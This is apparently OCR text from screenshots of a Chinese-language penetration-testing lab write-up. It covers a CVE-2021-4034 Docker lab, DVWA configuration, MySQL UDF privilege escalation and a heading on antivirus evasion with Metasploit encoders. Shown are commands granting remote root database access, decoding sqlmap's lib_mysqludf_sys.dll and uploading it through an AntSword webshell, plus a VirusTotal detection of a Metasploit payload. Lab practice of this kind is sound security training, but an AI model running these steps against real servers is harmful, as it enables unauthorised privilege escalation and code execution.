

root@d07460ff0a2a: /
File Edit View Search Terminal Help
latest: Pulling from chenaotian/cve-2021-4034
284055322776: Pull complete
90bb67dd3be8: Pull complete
Digest: sha256:60b1743a57f0521d9ef5ff1b4a57d2a05c017cb1ae667772d315153f96b926d9
Status: Downloaded newer image for chenaotian/cve-2021-4034:latest
docker.io/chenaotian/cve-2021-4034:latest
[root@yz yz]# docker run -d -it docker.io/chenaotian/cve-2021-4034
d07460ff0a2a05ac3433bcffe45ab84ea1dd2c3b33209ca65b7f4e6088e78a73
[root@yz yz]# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
NAMES
d07460ff0a2a chenaotian/cve-2021-4034 "/bin/bash" 4 seconds ago Up 2 seconds
nifty_easley
98a1a132a72d sagikazarmark/dvwa "/run.sh" 2 months ago Up 24 minutes 0.0.0.0:808
2->80/tcp, :::8082->80/tcp, 0.0.0.0:33060->3306/tcp, :::33060->3306/tcp dvwa
[root@yz yz]# docker exec -it d07460
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.
Usage: docker exec [OPTIONS] CONTAINER COMMAND [ARG...]
Execute a command in a running container
[root@yz yz]# docker exec -it d07460 bash
root@d07460ff0a2a:/#







4. 数据库提权：UDF 提权实验。



编辑: C:/phpstudy_pro/WWW/DVWA/config/config.inc.php
C:/phpstudy_pro/WWW/DVWA/config/config.inc.php
刷新
高亮
用此编码打开
保存
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled
Database variables
WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
Please use a database dedicated to DVWA.
#
If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server']   = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user']   = 'root';
$_DVWA['db_password'] = 'root';
$_DVWA['db_port'] = '3306';
ReCAPTCHA settings
Used for the 'Insecure CAPTCHA' module
You'll need to generate your own keys at: https://www.google.com/recaptcha/admin



Windows 7 x64
phpstudy_pro ▸ Extensions ▸ MySQL5.7.26 ▸ bin
搜索 bin
组织
包含到库中
共享
新建文件夹
名称
修改日期
类型
大小
收藏夹
下载
桌面
最近访问的位
库
视频
图片
文档
音乐
计算机
网络
35 个对
C:\Windows\System32\cmd.exe - mysql -u root -p
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\phpstudy_pro\Extensions\MySQL5.7.26\bin>mysql -u root -p
Enter password: ****
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.26 MySQL Community Server (GPL)
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
mysql> grant all privileges on '*' to "root"@"%" identified by "root";
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
corresponds to your MySQL server version for the right syntax to use near '
o "root"@"%" identified by "root"' at line 1
mysql> grant all privileges on *.* to "root"@"%" identified by "root";
Query OK, 0 rows affected, 1 warning (0.01 sec)


guestbook
users
mation_schema
rmance_schema
st_3306
.200.187
.200.190
保存
查询创建工具
美化 SQL
文本
导出结果
192.168.80.139_330(
运行
停止
解释
1 show variables like '%compile%';
信息
Result 1
剖析
状态
Variable_name
Value
version_compile_machine
x86_64
version_compile_os
Win64


192.168.80.139_330(
运行已选择的
停止
解释
1 show variables like 'plugin%'
信息
Result 1
剖析
状态
Variable_name
Value
plugin_dir
C:\phpstudy_pro\Extensions\MySQL5.7.26\lib\plugin\


C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.17763.4974]
(c) 2018 Microsoft Corporation。保留所有权利。
D:\sqlmap-master\sqlmap-master\extra\cloak>python cloak.py -d -i D:\sqlmap-master\sqlmap-master\data\udf\mysql\windows\64\lib_mysqludf_sys.dll_



文件
主页
共享
查看
中国蚁剑
AntSword 编辑 窗口 调试
192.168.80.139
192.168.80.139
目录列表 (0)
C:/
phpstudy_pro
WWW
COM
Extensions
Apache2.4.39
ErrorPages
FTP0.9.60
MySQL5.7.26
bin
data
lib
plugin
share
Nginx1.15.11
SQL_Front5.3
php
tmp
$Recycle.Bin
Documents and Settings
PerfLogs
Program Files (x86)
Program Files
ProgramData
文件列表 (1)
新建
上层
刷新
主目录
书签
C:/phpstudy_pro/Extensions/MySQL5.7.26/lib/plugin/
读取
名称
日期
大小
属性
lib_mysqludf_sys.dll
2023-11-30 10:28:12
7 Kb
0666
任务列表
名称
简介
状态
创建时间
完成时间
上传
lib_mysqludf_sys.dll => C:/phpstudy
上传成功
2023-11-30 10:28:13
2023-11-30 10:28:14





ema


hema

5.免杀：MSF 编码器结合 shellcode 加载器进行免杀实验


VirusTotal - File - 3671268045
virustotal.com/gui/file/3671268045074e677fc286958f9d6574bd3a5ec50c0766bbed6fd518692a81b5?nocache=1
3671268045074e677fc286958f9d6574bd3a5ec50c0766bbed6fd518692a81b5
Sign in
Sign up
55
/ 72
Community Score
55 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
3671268045074e677fc286958f9d6574bd3a5ec50c0766bbed6fd518692a81b5
6666.exe
peexe
64bits
spreader
Size
7.00 KB
Last Analysis Date
a moment ago
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.metasploit/rozena
Threat categories trojan hacktool
Family labels metasploit rozena gen7
